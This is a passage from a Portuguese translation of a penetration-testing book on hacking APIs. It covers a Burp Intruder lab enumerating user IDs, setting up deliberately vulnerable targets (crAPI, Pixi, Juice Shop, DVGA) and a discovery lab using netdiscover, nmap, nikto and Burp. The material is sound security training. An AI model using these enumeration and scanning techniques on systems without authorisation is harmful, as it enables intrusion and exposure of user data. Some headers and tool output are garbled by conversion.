8: Cookie: __cfduid=d4d5c021fb64215bd1e916efea2a7806111609555838
9:
10:

```

Figura 4-31: A solicitação interceptada feita usando o Postman para recuperar o usuário 1

Use o atalho CTRL-I ou clique com o botão direito do mouse na solicitação interceptada e selecione **Send to Intruder**. Selecione a guia **Intruder > Positions** para selecionar as posições de carga útil. Primeiro, selecione **Clear §** para remover as posições automáticas de carga útil. de registro. Em seguida, selecione o número no final do URL e clique no botão **Add §** (consulte a Figura 4-32).

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A single request is visible in the list:

```

1 | GET /api/users/$UserID HTTP/1.1
2 | User-Agent: PostmanRuntime/7.26.8
3 | Accept: */*
4 | Postman-Token: 46ce255f-0fbf-402a-9214-0f22451d58db
5 | Host: regres.in
6 | Accept-Encoding: gzip, deflate
7 | Connection: close
8 | Cookie: __cfduid=d4d5c021fb64215bd1e916fe2a7806111609555838
9 |
10

```

Below the request, the 'Attack type' dropdown is set to 'Sniper'. To the right of the list are four buttons: 'Add ⚡', 'Clear ⌛', 'Auto ⚡', and 'Refresh'. A 'Start attack' button is located in the top right corner of the main panel.

Figura 4-32: O Intruder do Burp Suite configurado com a posição de ataque definida em torno da parte UserID do caminho

Depois de selecionar a posição de ataque, selecione a guia **Payloads** (consulte a Figura 4-33). Como nosso objetivo é descobrir quantas contas de usuário existem, queremos substituir o ID do usuário por uma série de números. Altere o tipo de carga útil para **Numbers (Números)**. Atualize o intervalo de números a serem testados de 0 a 25, aumentando em 1. A opção Step indica ao Burp quantos números devem ser aumentados a cada carga útil. Ao selecionar 1, estamos permitindo que o Burp faça o trabalho pesado de criar todas as cargas úteis em tempo real. Isso nos ajudará a descobrir todos os usuários com ID entre 0 e 25. Com essas configurações, o Burp enviará um total de 26 solicitações, cada uma com um número de 0 a 25.

The screenshot shows the 'Payload Sets' tab selected. There is one payload set named '1' with a payload count of 26. The payload type is set to 'Numbers' with a request count of 26. Below this, the 'Payload Options [Numbers]' section is expanded, showing a 'Number range' from 0 to 25 with a step of 1. There is also a 'How many?' input field, which is currently empty.

Figura 4-33: Guia Cargas úteis do intruso com o tipo de carga útil definido como números

Por fim, clique em **Start Attack (Iniciar ataque)** para enviar as 26 solicitações para o `regres.in`. A análise dos resultados deve lhe dar uma indicação clara de todos os usuários ativos. O provedor de API responde com um status 200 para contas de usuário entre 1 e 12 e um status 404 para as solicitações subsequentes. A julgar pelos resultados, podemos concluir que essa API tem um total de 12 contas de usuário válidas.

É claro que isso era apenas prática. Os valores substituídos em um futuro envolvimento de hacking de API podem ser números de ID de usuário, mas também podem ser facilmente números de contas bancárias, números de telefone, nomes de empresas ou endereços de e-mail. Este laboratório preparou você para enfrentar o mundo das vulnerabilidades BOLA básicas; ampliaremos esse conhecimento no [Capítulo 10](#).

Como exercício adicional, tente executar essa mesma varredura usando o Wfuzz.

5

S E T I N G U P V U L N E R A B L E A P I T A R G E T S



Neste capítulo, você criará seu próprio laboratório alvo de API para atacar nos capítulos seguintes.

Ao visar um sistema que você controla, você poderá praticar suas técnicas com segurança e ver seus impactos, tanto do ponto de vista ofensivo quanto defensivo. Você também poderá cometer erros e experimentar explorações que talvez ainda não se sinta à vontade para usar em combates reais.

Você terá essas máquinas como alvo nas seções de laboratório deste livro para descobrir como as ferramentas funcionam, descobrir os pontos fracos da API, aprender a fazer fuzz nas entradas e explorar todas as suas descobertas. O laboratório terá vulnerabilidades muito além do que é abordado neste livro, portanto, incentivo você a procurá-las e a desenvolver novas habilidades por meio da experimentação.

Este capítulo o orienta na configuração de pré-requisitos em um host Linux, na instalação do Docker, no download e na inicialização dos três sistemas vulneráveis que serão usados como alvos e na busca de recursos adicionais para alvos de hacking de API.

NÃO E

Este laboratório contém sistemas deliberadamente vulneráveis. Eles podem atrair invasores e introduzir novos riscos em suas redes domésticas ou de trabalho. Não conecte essas máquinas ao restante de sua rede; certifique-se de que o laboratório de hacking esteja isolado e protegido. Em geral, esteja ciente de onde você hospeda uma rede de máquinas vulneráveis.

Criação de um host Linux

Você precisará de um sistema host para poder executar três aplicativos vulneráveis. Para simplificar, recomendo manter os aplicativos vulneráveis em sistemas host diferentes. Quando eles são hospedados juntos, pode haver conflitos nos recursos que os aplicativos usam, e um ataque a um aplicativo Web vulnerável pode afetar os outros. É mais fácil ter cada aplicativo vulnerável em seu próprio sistema host.

Recomendo usar uma imagem recente do Ubuntu hospedada em um hipervisor (como VMware, Hyper-V ou VirtualBox) ou na nuvem (como AWS, Azure ou Google Cloud). As noções básicas de configuração de sistemas host e de conexão em rede estão além do escopo deste livro e são amplamente cobertas em outros lugares. Você pode encontrar muitos guias gratuitos excelentes para configurar os conceitos básicos de um laboratório de hacking doméstico ou na nuvem. Aqui estão alguns que eu recomendo:

Cybrary, "Tutorial: Configurando um laboratório de pentesting virtual em casa",

<https://www.cybrary.it/blog/0p3n/>

tutorial para configurar um laboratório de testes de penetração virtual em sua casa

Black Hills Information Security, "Webcast: Como construir um laboratório doméstico".

<https://www.blackhillsinfosec.com/webcast-how-to-build-a-home-lab>

Null Byte, "How to Create a Virtual Hacking Lab" (Como criar um laboratório virtual de hacking), <https://null-byte.wonderhowto.com/how-to/hack-like-pro-create-virtual-hacking-lab-0157333>

Artigos de hacking, "Configuração do laboratório de pentest de aplicativos da Web no AWS".

<https://www.hackingarticles.in/web-application-pentest-lab-setup-on-aws>

Use estes guias para configurar sua máquina Ubuntu.

Instalação do Docker e do Docker Compose

Depois de configurar o sistema operacional host, você pode usar o Docker para hospedar os aplicativos vulneráveis na forma de contêineres. O Docker e o Docker Compose tornarão incrivelmente fácil baixar os aplicativos vulneráveis e iniciá-los em poucos minutos.

Siga as instruções oficiais em <https://docs.docker.com/engine/install/ubuntu> para instalar o Docker em seu host Linux. Você saberá que o Docker Engine está instalado corretamente quando puder executar a imagem hello-world:

\$ sudo docker run hello-world

Se conseguir executar o contêiner hello-world, você configurou o Docker com êxito. Parabéns! Caso contrário, você pode solucionar

O Docker Compose é uma ferramenta que permite que você execute vários contêineres a partir de um arquivo YAML. Dependendo da configuração do seu laboratório de hacking, o Docker Compose pode permitir que você inicie seus sistemas vulneráveis com o simples comando docker-compose up. A documentação oficial para a instalação do Docker Compose pode ser encontrada em <https://docs.docker.com/compose/install>.

Instalação de aplicativos vulneráveis

Selecionei esses aplicativos vulneráveis para executar no laboratório: OWASP crAPI, OWASP Juice Shop, OWASP DevSlop's Pixi e Damn Vulnerable GraphQL. Esses aplicativos o ajudarão a desenvolver habilidades essenciais de hacking de API, como descoberta de APIs, fuzzing, configuração de parâmetros, teste de autenticidade, descoberta das 10 principais vulnerabilidades de segurança de API da OWASP e ataque às vulnerabilidades descobertas. Esta seção descreve como configurar esses aplicativos.

A API completamente ridícula (crAPI)

A API completamente ridícula, mostrada na Figura 5-1, é a API vulnerável desenvolvida e lançada pelo OWASP API Security Project. Conforme observado nos agradecimentos deste livro, esse projeto foi liderado por Inon Shkedy, Erez Yalon e Paolo Silva. A API vulnerável crAPI foi projetada para demonstrar as vulnerabilidades mais críticas da API. Vamos nos concentrar em hackear a crAPI durante a maioria dos nossos laboratórios.




Figura 5-1: A loja crAPI

O aplicativo crAPI contém um aplicativo da Web moderno, uma API e um servidor de e-mail Mail Hog. Nesse aplicativo, você pode comprar peças de veículos, usar o recurso de bate-papo da comunidade e vincular um veículo para encontrar oficinas locais. O aplicativo crAPI foi criado com implementações realistas das 10 principais vulnerabilidades de segurança de API da OWASP. Você aprenderá bastante com esse aplicativo.

Pixi da OWASP DevSlop

O Pixi é um aplicativo da Web da pilha MongoDB, Express.js, Angular, Node (MEAN) que foi projetado com APIs deliberadamente vulneráveis (consulte a Figura 5-2). Ele foi criado na OWASP DevSlop, um projeto de incubadora da OWASP que oferece alto nível de segurança para os usuários.

lights DevOps-related mistakes, por Nicole Becher, Nancy Gariché, Mordecai Kraushar e Tanya Janca.




Figura 5-2: A página de destino do Pixi

Você pode pensar no aplicativo Pixi como uma plataforma de mídia social com um sistema de pagamento virtual. Como invasor, você achará as informações do usuário, a funcionalidade administrativa e o sistema de pagamento do Pixi especialmente interessantes.

Outro recurso excelente do Pixi é que ele é muito fácil de começar a funcionar. Execute os seguintes comandos em um terminal do Ubuntu:

```
$ git clone https://github.com/DevSlop/Pixi.git  
$ cd Pixi  
$ sudo docker-compose up
```

Em seguida, use um navegador e acesse <http://localhost:8000> para ver a página de destino. Se o Docker e o Docker Compose tiverem sido configurados, conforme descrito anteriormente neste capítulo, a inicialização do Pixi deve ser realmente tão fácil quanto isso.

Loja de sucos da OWASP

O OWASP Juice Shop, mostrado na Figura 5-3, é um projeto emblemático da

Hacking APIs (Acesso antecipado) © 2022 por Corey
OWASP criado por Björn Kimminich. Ele foi projetado para incluir
vulnerabilidades de ambos os setores.

o OWASP Top 10 e o OWASP API Security Top 10. Um recurso incrível encontrado no Juice Shop é que ele rastreia seu progresso de hacking e inclui um placar oculto. O Juice Shop foi criado usando Node.js, Express e Angular. É um aplicativo JavaScript alimentado por APIs REST.




Figura 5-3: A loja de sucos da OWASP

De todos os aplicativos que instalaremos, o Juice Shop é atualmente o mais suportado, com mais de 70 colaboradores. Para fazer download e iniciar o Juice Shop, execute os seguintes comandos:

```
$ docker pull bkimminich/juice-shop
$ docker run --rm -p 80:3000 bkimminich/juice-shop
```

O Juice Shop e o Damn Vulnerable GraphQL Application (DVGA) são executados na porta 3000 por padrão. Para evitar conflitos, o argumento `-p 80:3000` no comando `docker-run` configura o Juice Shop para ser executado na porta 80.

Para acessar o Juice Shop, navegue até `http://localhost`. (No macOS e no Windows, navegue até `http://192.168.99.100` se estiver usando o Docker Machine em vez da instalação nativa do Docker).

Aplicativo GraphQL extremamente vulnerável

O DVGA é um aplicativo GraphQL deliberadamente vulnerável desenvolvido por Dolev Farhi e Connor McKinnon. Estou incluindo o DVGA neste laboratório porque da crescente popularidade e adoção do GraphQL por organizações como Facebook, Netflix, AWS e IBM. Além disso, você pode se surpreender

pela frequência com que um ambiente de desenvolvimento integrado (IDE) GraphQL é exposto para uso de todos. O GraphiQL é um dos IDEs GraphQL mais populares que você encontrará. Compreender como tirar proveito do GraphiQL IDE o preparará para interagir com outras APIs GraphQL com ou sem uma interface de usuário amigável (consulte a Figura 5-4).




Figura 5-4: A página da Web do GraphiQL IDE hospedada na porta 5000

Para fazer o download e iniciar o DVGA, execute os seguintes comandos no terminal do host do Ubuntu:

```
$ sudo docker pull dolevf/dvga
$ sudo docker run -t -p 5000:5000 -e WEB_HOST=0.0.0.0 dolevf/dvga
```

Para acessá-lo, use um navegador e visite <http://localhost:5000>.

Adição de outros aplicativos vulneráveis

Se estiver interessado em um desafio adicional, você pode adicionar outras máquinas ao seu laboratório de hacking de API. O GitHub é uma excelente fonte de APIs deliberadamente vulneráveis para reforçar seu laboratório. A Tabela 5-1 lista mais alguns sistemas com APIs vulneráveis que você pode clonar facilmente no GitHub.

Tabela 5-1: Sistemas adicionais com APIs vulneráveis

Nome	Colaborador	URL do GitHub
VAmPI	Erev0s	https://github.com/erev0s/VAmPI
Nó DVWS	Snoopysecurity	https://github.com/snoopysecurity/dvws-node
MicroServiços vulneráveis	ne0z	https://github.com/ne0z/DamnVulnerableMicroServices
Node-API-goat	Layro01	https://github.com/layro01/node-api-goat
API GraphQL vulnerável	AidanNoll	https://github.com/CarveSystems/vulnerable-graphql-api
Genéricos-Universidade vulnapi	InsiderPhD	https://github.com/InsiderPhD/Generic-University-vulnapi
	tkisason	https://github.com/tkisason/vulnapi

Hackeando APIs no TryHackMe e no HackTheBox

TryHackMe (<https://tryhackme.com>) e HackTheBox (<https://www.hackthebox.com>) são plataformas da Web que permitem que você invada máquinas vulneráveis, participe de competições de captura de bandeira (CTF), resolva desafios de invasão e suba nas tabelas de classificação de invasão. A TryHackMe tem algum conteúdo gratuito e muito mais conteúdo por uma taxa de assinatura mensal. Você pode implantar suas máquinas de invasão pré-construídas em um navegador da Web e atacá-las. Ele inclui várias máquinas excelentes com APIs vulneráveis:

- Livraria (gratuito)
- Carpe Diem 1 (gratuito)
- ZTH: Vulnerabilidades obscuras da Web (pago)
- ZTH: Web2 (pago)
- GraphQL (pago)

Essas máquinas vulneráveis do TryHackMe abrangem muitas das abordagens básicas de invasão de APIs REST, APIs GraphQL e mecanismos comuns de autenticação de API. Se você não tem experiência com hacking, a TryHackMe tornou a implantação de uma máquina de ataque tão simples quanto clicar em Start Attack Box. Em poucos minutos, você terá uma máquina de ataque baseada em navegador com muitas das ferramentas que usaremos ao longo deste livro.

O HackTheBox (HTB) também tem conteúdo gratuito e um modelo de assinatura, mas pressupõe que você já tenha habilidades básicas de hacking. Por exemplo, o HTB atualmente não fornece aos usuários instâncias de máquinas de ataque, portanto, exige que você venha preparado com sua própria máquina de ataque. Para usar o HTB, você precisa ser capaz de aceitar o desafio e hackear o processo de código de convite para obter acesso.

A principal diferença entre a camada gratuita do HTB e sua camada paga é o acesso a máquinas vulneráveis. Com o acesso gratuito, você terá acesso às 20 máquinas vulneráveis mais recentes, que podem incluir um sistema relacionado à API. No entanto, se quiser acessar a biblioteca de máquinas vulneráveis do HTB com vulnerabilidades de API, você precisará pagar por uma associação VIP que permite acessar as máquinas aposentadas.

Todas as máquinas aposentadas listadas na Tabela 5-2 incluem aspectos de hacking de API.

Tabela 5-2: Máquinas aposentadas com componentes de hacking de API

Artesanato	Carteiro	Smasher2
JSON	Nó	Ajuda
JogadorDois	Lucas	Brincando com meias sujas

A HTB oferece uma das melhores maneiras de aprimorar suas habilidades de hacking e expandir sua experiência no laboratório de hacking para além do seu próprio firewall. Fora das máquinas HTB, desafios como o Fuzzy podem ajudá-lo a aprimorar habilidades críticas de hacking de API.

Plataformas da Web, como TryHackMe e HackTheBox, são ótimos complementos para o seu laboratório de hacking e ajudarão a aumentar suas habilidades de hacking de API. Quando não estiver hackeando no mundo real, você deve manter suas habilidades afiadas com competições de CTF como essas.

Resumo

Neste capítulo, eu o orientei na configuração do seu próprio conjunto de aplicativos vulneráveis que você pode hospedar em um laboratório doméstico. À medida que você aprende novas habilidades, os aplicativos deste laboratório servirão como um local para praticar a localização e a exploração de vulnerabilidades de API. Com esses aplicativos vulneráveis em execução no seu laboratório doméstico, você poderá acompanhar as ferramentas e técnicas usadas nos capítulos e exercícios de laboratório a seguir. Eu o incentivo a ir além minhas recomendações e aprenda coisas novas por conta própria, expandindo ou se aventurando além deste laboratório de hacking de API.

Laboratório nº 2: encontrando suas APIs vulneráveis

Vamos colocar seus dedos no teclado. Neste laboratório, usaremos algumas ferramentas básicas do Kali para descobrir e interagir com as APIs vulneráveis que você acabou de configurar. Pesquisaremos o aplicativo de laboratório Juice Shop em nossa rede local usando Netdiscover, Nmap, Nikto e Burp Suite.

NÃO E

Este laboratório pressupõe que você tenha hospedado os aplicativos vulneráveis em sua rede local ou em um hipervisor. Se você configurou este laboratório na nuvem, não precisará descobrir o endereço IP do sistema host, pois já deve ter essa informação.

Antes de ligar o laboratório, recomendo que você tenha uma ideia de quais dispositivos podem ser encontrados em sua rede. Use o Netdiscover antes de iniciar o laboratório vulnerável e depois de iniciar o laboratório:

\$ sudo netdiscover

Escaneamento atual: 172.16.129.0/16

|Exibição na tela :

Unique Hosts (hosts exclusivos)

13 pacotes ARP Req/Rep capturados, de 4 hosts.

Tamanho total: 780

IPAt Endereço	MAC	CountLen	Fornecedor de MAC / Nome do host
192.168.195.2	00:50:56:f0:23:20	6	360 VMware, Inc.
192.168.195.130	00:0c:29:74:7c:5d	4	240 VMware, Inc.
192.168.195.132	00:0c:29:85:40:c0	2	120 VMware, Inc.
192.168.195.254	00:50:56:ed:c0:7c	1	60 VMware, Inc.

Você deverá ver um novo endereço IP aparecer na rede. Depois de descobrir o IP vulnerável do laboratório, você pode usar CTRL-C para interromper o Netdiscover.

Agora que você tem o endereço IP do host vulnerável, descubra quais serviços e portas estão em uso nesse dispositivo virtual com um simples comando Nmap:

```
$ nmap 192.168.195.132
Relatório de varredura do Nmap para
192.168.195.132 O host está ativo (latência de
0,00046s).
Não mostrado: 999 portas fechadas
PORTO      ESTADO       SERVIÇO
3000/tcp    aberto       ppp
```

Nmap concluído: 1 endereço IP (1 host ativo) escaneado em 0,14 segundos

Podemos ver que o endereço IP de destino tem apenas a porta 3000 aberta (o que corresponde ao que esperávamos com base em nossa configuração inicial do Juice Shop). Para obter mais informações sobre o alvo, podemos adicionar as opções -sC e -sV ao nosso scan para executar scripts padrão do Nmap e realizar a enumeração de serviços:

```
$ nmap -sC -sV 192.168.195.132
Relatório de varredura do Nmap para
192.168.195.132 O host está ativo (latência de
0,00047s).
Não mostrado: 999 portas fechadas
VERSÃO DO SERVIÇO
PORTSTATE
3000/tcp open ppp?
| fingerprint-strings:
|DNSStatusRequestTCP      , DNSVersionBindReqTCP, Ajuda, NCP, RPCCheck, RTSPRequest:
|HTTP/1.1 400 Bad Request
|Conexão      : fechar
|  GetRequest:
|    HTTP/1.1 200 OK
--snip--
Direitos autorais (c) Bjoern Kimminich.
SPDX-License-Identifier: MIT
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Loja de sucos OWASP</title>
```

Ao executar esse comando, descobrimos que o HTTP está sendo executado na porta 3000. Encontramos um aplicativo da Web intitulado "OWASP Juice Shop". Agora devemos poder usar um navegador da Web para acessar o Juice Shop navegando até o URL (consulte a Figura 5-5). No meu caso, o URL é <http://192.168.195.132:3000>.




Figura 5-5: Loja de sucos da OWASP

Neste ponto, você pode explorar o aplicativo Web com o navegador, ver seus vários recursos e encontrar os sucos finos da Juice Shop. Em geral, clique nas coisas e preste atenção nos URLs que esses cliques geram para ver se há sinais de APIs em funcionamento. Uma primeira etapa típica após explorar o aplicativo da Web é testá-lo quanto a vulnerabilidades. Use o seguinte comando Nikto para verificar o aplicativo Web em seu laboratório:


```
$ nikto -h http://192.168.195.132:3000
```

```
+ IP de destino: 192.168.195.132
+ Nome do host de destino: 192.168.195.132
+ Porta de destino: 3000
```

```
+ Servidor: Nenhum banner recuperado
+ Cabeçalho access-control-allow-origin recuperado: *
+ O cabeçalho X-XSS-Protection não está definido. Esse cabeçalho pode indicar ao agente do usuário a proteção contra algumas formas de XSS
+ Cabeçalho incomum 'feature-policy' encontrado, com conteúdo: payment 'self'
+ Nenhum diretório CGI encontrado (use '-C all' para forçar a verificação de todos os diretórios possíveis)
+ A entrada '/ftp/' no robots.txt retornou um código HTTP não proibido ou de redirecionamento (200)
+ "robots.txt" contém 1 entrada que deve ser visualizada manualmente.
```

Nikto destaca algumas informações interessantes, como o arquivo *robots.txt* e uma entrada válida para FTP. No entanto, nada aqui revela que uma API está funcionando.

Como sabemos que as APIs operam além da GUI, faz sentido começar a capturar o tráfego da Web fazendo proxy do nosso tráfego por meio do Burp Suite. Certifique-se de definir o FoxyProxy como sua entrada no Burp Suite e confirme se o Burp Suite tem a opção Interceptar ativada (consulte a Figura 5-6). Em seguida, atualize a página da Web do Juice Shop.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A message bar at the top says 'Request to http://192.168.195.132:3000'. Below it are buttons for 'Forward', 'Drop', 'Intercept is on' (which is highlighted), 'Action', and 'Open Browser'. There are also tabs for 'Pretty', 'Raw', 'Hex', and 'ln'. The main pane displays an intercepted HTTP request:

```
1 GET / HTTP/1.1
2 Host: 192.168.195.132:3000
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,gn;q=0.9
8 Cookie: cookieconsent_status=dissmiss; welcomebanner_status=dissmiss; language=en
9 If-None-Match: W/"784-17b74b3e20b"
10 If-Modified-Since:
11 Connection: close
12
13
```

Figura 5-6: Uma solicitação HTTP interceptada da Juice Shop

Depois de interceptar uma solicitação com o Burp Suite, você verá algo semelhante ao que é mostrado na Figura 5-6. No entanto, ainda não há APIs! Em seguida, clique lentamente em **Forward (Avançar)** para enviar uma solicitação gerada automaticamente após a outra para o aplicativo da Web e observe como a GUI do navegador da Web se desenvolve lentamente.

Depois de começar a encaminhar solicitações, você verá os seguintes endpoints de API indicativos:

```
GET /rest/admin/application-configuration GET
/api/Challenges/?name=Score%20Board GET
/api/Quantitys/
```

Muito bom! Este breve laboratório demonstrou como você pode procurar um computador vulnerável em seu ambiente de rede local. Fizemos alguns usos básicos das ferramentas que configuramos no [Capítulo 4](#) para nos ajudar a encontrar um dos aplicativos vulneráveis e capturar algumas solicitações de API de aparência interessante que estão sendo enviadas além do que normalmente podemos ver na GUI do navegador da Web.

PARTE III

APIS DEATECKING

6

DISCOVERING APIs



Antes de atacar as APIs de um alvo, você deve localizar essas APIs e validar se elas estão operacionais. Nesse processo, você

Também é necessário encontrar informações de credenciais (como chaves, segredos, nomes de usuário e senhas), informações de versão, documentação da API e informações sobre a finalidade comercial da API.

Quanto mais informações você reunir sobre um alvo, maiores serão suas chances de descobrir e explorar as vulnerabilidades relacionadas à API. Este capítulo descreve os processos de reconhecimento passivo e ativo e as ferramentas para realizar o trabalho.

Quando se trata de reconhecer uma API em primeiro lugar, é útil considerar sua finalidade. As APIs devem ser usadas internamente, por parceiros e clientes, ou publicamente. Se uma API for destinada ao uso público ou de parceiros, é provável que ela tenha uma documentação de fácil compreensão para o desenvolvedor que descreva a API.

endpoints e instruções de uso. Use essa documentação para reconhecer a API.

Se a API for para clientes selecionados ou para uso interno, você terá que confiar em outras pistas: convenções de nomenclatura, informações de cabeçalho de resposta HTTP como Content-Type: application/json, respostas HTTP contendo JSON/ XML e informações sobre os arquivos de origem JavaScript que alimentam o aplicativo.

Reconhecimento passivo

O reconhecimento passivo é o ato de obter informações sobre um alvo sem interagir diretamente com os dispositivos do alvo. Quando você adota essa abordagem, seu objetivo é encontrar e documentar a superfície de ataque do alvo sem que ele saiba da sua investigação. Nesse caso, a *superfície de ataque* é o conjunto total de sistemas expostos em uma rede, dos quais pode ser possível extrair dados, por meio dos quais você pode obter acesso a outros sistemas ou causar uma interrupção na `disponibilidade` dos sistemas.

